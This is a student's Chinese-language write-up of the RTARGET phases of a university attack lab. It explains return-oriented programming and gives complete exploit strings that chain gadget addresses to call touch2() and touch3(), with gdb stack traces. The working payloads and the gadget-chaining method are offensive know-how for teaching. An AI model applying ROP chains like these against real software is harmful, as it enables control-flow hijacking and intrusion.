
`RTARGET`防止插入攻击代码的两种方式

- 栈随机化
- 栈不可执行

`ROP`

利用程序中存在的代码，而非自己插入到栈中的代码

寻找一段字节序列，可以转换成一段或多段指令，最后以`ret`结尾（字节编码为`0xc3`），这一段字节序列被称为`gadget`



如图所示，程序执行`ret`时，栈会执行`pop`，并到弹出的地址处执行下一条指令，也即`gadget`；由于结尾是`ret`，因此执行完毕后又会跳转到下一条`gadget`

思路

首先前40个字节只需填满即可

第41到48字节，将原本的返回地址改为`4019ab`，执行`popq %rax`，之后`ret`

第49到56字节，存放cookie值，准备赋值给`%rax`

第57到64字节，存放地址`4019c5`，执行`movq %rax %rdi`，之后`ret`

第65到72字节，存放`touch2()`的起始地址

```
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
ab 19 40 00 00 00 00 00     /* 跳转地址处的指令58 90 c3      popq %rax */
fa 97 b9 59 00 00 00 00     /* 将cookie=0x59b997fa通过popq赋值给了%rax */
c5 19 40 00 00 00 00 00     /* 跳转地址处的指令48 89 c7 90 c3    movq %rax %rdi*/
ec 17 40 00 00 00 00 00     /* touch2()的起始地址 */
```

注意：cookie不需要转换为ASCII码保存，直接写到内存里即可

```
4019a7: 8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
4019ad: c3                      retq
# 只需要 58 90 c3  (从地址4019ab开始)
# 代表
# popq %rax
# nop
# ret
```

```
4019c3: c7 07 48 89 c7 90       movl   $0x90c78948,(%rdi)
4019c9: c3                      retq
# 只需要 48 89 c7 90 c3    (从地址4019c5开始)
# 代表
# movq %rax %rdi
# nop
# ret
```

执行过程

- `getbuf()`读取字符串之前

```
(gdb) x/40b $rsp
0x7fffffff8428: 0x76    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffff8430: 0x09    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffff8438: 0x44    0x20    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffff8440: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x7fffffff8448: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

- 读取字符串后，前五行40字节为空

```
(gdb) x/80b $rsp
0x7fffffff8400: 0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x7fffffff8408: 0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x7fffffff8410: 0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x7fffffff8418: 0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x7fffffff8420: 0x30    0x30    0x30    0x30    0x30    0x30    0x30    0x30
0x7fffffff8428: 0xab    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffff8430: 0xfa    0x97    0xb9    0x59    0x00    0x00    0x00    0x00
0x7fffffff8438: 0xc5    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffff8440: 0xec    0x17    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffff8448: 0x00    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb)
```

- 回收栈帧，并利用 `ret` 将栈顶 `8428` 处存放的地址弹出，跳转到 `4019ab`

```
(gdb) x/16b $rsp
0x7fffffff8430: 0xfa    0x97    0xb9    0x59    0x00    0x00    0x00    0x00
0x7fffffff8438: 0xc5    0x19    0x40    0x00    0x00    0x00    0x00    0x00
(gdb) x $rax
0x1:    Cannot access memory at address 0x1
(gdb)
```

- 执行 `popq %rax`，将栈顶 `8430` 处存放的cookie弹出，赋值给 `%rax`

```
(gdb) x/16b $rsp
0x7fffffff8438: 0xc5    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffff8440: 0xec    0x17    0x40    0x00    0x00    0x00    0x00    0x00
(gdb) x $rax
0x59b997fa:     Cannot access memory at address 0x59b997fa
(gdb)
```

- 执行 `ret` 后，将栈顶 `8438` 处存放的地址弹出，跳转到 `4019c5`

```
(gdb) x/16b $rsp
0x7fffffff8440: 0xec    0x17    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffff8448: 0x00    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb) x $rdi
0x607010:       0x88
(gdb)
```

- 执行 `movq %rax %rdi`，将 `%rax` 保存的cookie赋值给 `rdi`

```
(gdb) x $rdi
0x59b997fa:     Cannot access memory at address 0x59b997fa
(gdb)
```

- 执行 `ret` 后，将栈顶 `8440` 处存放的地址弹出，跳转到 `4017ec`，也即 `touch2()` 的初始地址

  可以看到此时 `%rdi` 已经被修改为cookie值（ `8448` 处的 `0xf4` 也变为了字符串结束标志 `0x00` ）

```
(gdb) x/16b $rsp
0x7fffffff8448: 0x00    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x7fffffff8450: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb) x $rdi
0x59b997fa:     Cannot access memory at address 0x59b997fa
(gdb)
```

问题5

同问题3，将输入字符串中cookie的起始地址作为参数 `%rdi` 传递给 `touch3()`

首先，我们知道`%rsp`保存的是栈顶地址，我们可以通过这个寄存器获得栈中的地址值

可以想到利用指令`movq %rsp %rdi`，假设当前栈顶地址处保存着cookie，则可以将起始地址传递给`%rdi`；不过`RTARGET`中并没有包含这条指令的`gadget`

接着，我们可以其他寄存器间接地把地址传递给`%rdi`

```
movq    %rsp %rax    # 执行这条gadget1时，%rsp指向下面一行的地址，存放着cookie
cookie
movq    %rax %rdi    # gadget2
```

但问题是，执行完`gadget1`后执行`ret`，从栈中弹出来的返回地址是cookie，而不是下一行`gadget2`的地址，此方法行不通

因此，我们要将cookie存放到栈底，这样栈顶的`gadget`就是连在一起的，可以连续执行，最后我们再将`%rsp`加上一定的偏移值定位到cookie的起始地址

```
00000000004019d6 <add_xy>:
  4019d6:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:   c3                      retq
```

这个函数执行的指令是：`%rdi + %rsi -> %rax`

我们将`rsp`保存的地址赋值给`%rdi`，偏移量赋值给`%rsi`，两者相加得到cookie的起始地址赋值给`%rax`，再将`%rax`赋值给`%rdi`作为参数传递给`touch3()`

具体过程

由于`farm`提供的`gadget`有限，只能通过间接地传递方式

- 偏移值
  - 通过`popq`将存放在栈中的偏移值保存在`%rax`里面
  - 通过`movl`将`%eax`传递给`%edx`（因为偏移量很小，低32位足够表示）
  - 通过`movl`将`%edx`传递给`%ecx`
  - 通过`movl`将`%ecx`传递给`%esi`（也即`%rsi`）
- 基地址
  - 通过`movq`将`%rsp`传递给`%rax`（因为地址占8个字节，必须使用`movq`）
  - 通过`movq`将`%rax`传递给`%rdi`
- 计算cookie的起始地址
  - 通过`add_xy`函数的指令`(%rdi,%rsi,1),%rax`得到cookie真实的起始地址
  - 通过`movq`将`%rax`传递给`%rdi`
  - 跳转到`touch3()`

注意：我们将cookie存放在`touch3()`地址的后面，防止被覆盖（前文有详述）

此时我们就可以计算偏移值了，它是cookie的起始地址减去基地址（执行`movq %rsp %rax`指令时`%rsp`保存的地址）

```
00000000004019a7 <addval_219>:      # popq  %rax    58 90 c3
  4019a7:   8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
  4019ad:   c3                      retq
```

```
00000000004019db <getval_481>:      # movl %eax %edx    89 c2 30 c3
  4019db:   b8 5c 89 c2 90          mov    $0x90c2895c,%eax
  4019e0:   c3                      retq

0000000000401a68 <getval_311>:      # movl %edx %ecx    89 d1 08 db c3
  401a68:   b8 89 d1 08 db          mov    $0xdb08d189,%eax
  401a6d:   c3                      retq

0000000000401a11 <addval_436>:      # movl %ecx %esi    89 ce 90 90 c3
  401a11:   8d 87 89 ce 90 90       lea    -0x6f6f3177(%rdi),%eax
  401a17:   c3                      retq



0000000000401aab <setval_350>:      # movq %rsp %rax    48 89 e0 90 c3
  401aab:   c7 07 48 89 e0 90       movl   $0x90e08948,(%rdi)
  401ab1:   c3                      retq

00000000004019c3 <setval_426>:      # movq %rax %rdi    48 89 c7 90 c3
  4019c3:   c7 07 48 89 c7 90       movl   $0x90c78948,(%rdi)
  4019c9:   c3                      retq


00000000004019d6 <add_xy>:          # %rdi + %rsi -> %rax   48 8d 04 37 c3
  4019d6:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:   c3                      retq
```

小细节：

```
movl %edx %ecx  # 89 d1 08 db c3
```

这条指令对应的字节序列本来是`89 d1 c3`

但`farm`中并没有刚好阈值与之对应的`gadget`

而`08 db`通过查表可知，并不会影响寄存器，相当于无效操作`nop`

```
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
ab 19 40 00 00 00 00 00     /* popq %rax */
20 00 00 00 00 00 00 00     /* 偏移量为4行32字节 */
dd 19 40 00 00 00 00 00     /* movl %eax %edx */
69 1a 40 00 00 00 00 00     /* movl %edx %ecx */
13 1a 40 00 00 00 00 00     /* movl %ecx %esi */
ad 1a 40 00 00 00 00 00     /* movq %rsp %rax */
c5 19 40 00 00 00 00 00     /* !!!基地址 movq %rax %rdi */
d6 19 40 00 00 00 00 00     /* %rdi + %rsi -> %rax */
c5 19 40 00 00 00 00 00     /* movq %rax %rdi */
fa 18 40 00 00 00 00 00     /* touch3()初始地址 */
```

```
35 39 62 39 39 37 66 61     /* cookie的ASCII码表示 基地址+偏移值!!! */
```

另一种方法：有点投机取巧

```
00000000004019d6 <add_xy>:
  4019d6:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:   c3                      retq
```

在地址`4019d8`处找到`04 37 c3`(附录上没有)，它对应的指令是

```
add $0x37, %al  # %al是%rax的低8位
```

代表将基地址加上偏移值55个字节

```
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
06 1a 40 00 00 00 00 00  /* 跳转到401a0b 执行movq %rsp, %rax */
d8 19 40 00 00 00 00 00  /* 跳转到4019d8 执行add $0x37, %al 此时%rax指向cookie*/
a2 19 40 00 00 00 00 00  /* 跳转到4019a2 执行movq %rax, %rdi  */
fa 18 40 00 00 00 00 00  /* 跳转到touch3() */
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 35  /* cookie从这个35开始 */
39 62 39 39 37 66 61 00
```

总结

这个实验虽然是利用漏洞对程序进行攻击，但整个做下来后，让我对函数的调用和返回有了更加深刻的认识。上一个实验是程序运行时栈中的布局，这个实验就是过程的跳转，其中函数参数的传递，既有直接传值的，也有传递地址的，总之收获还是很大的。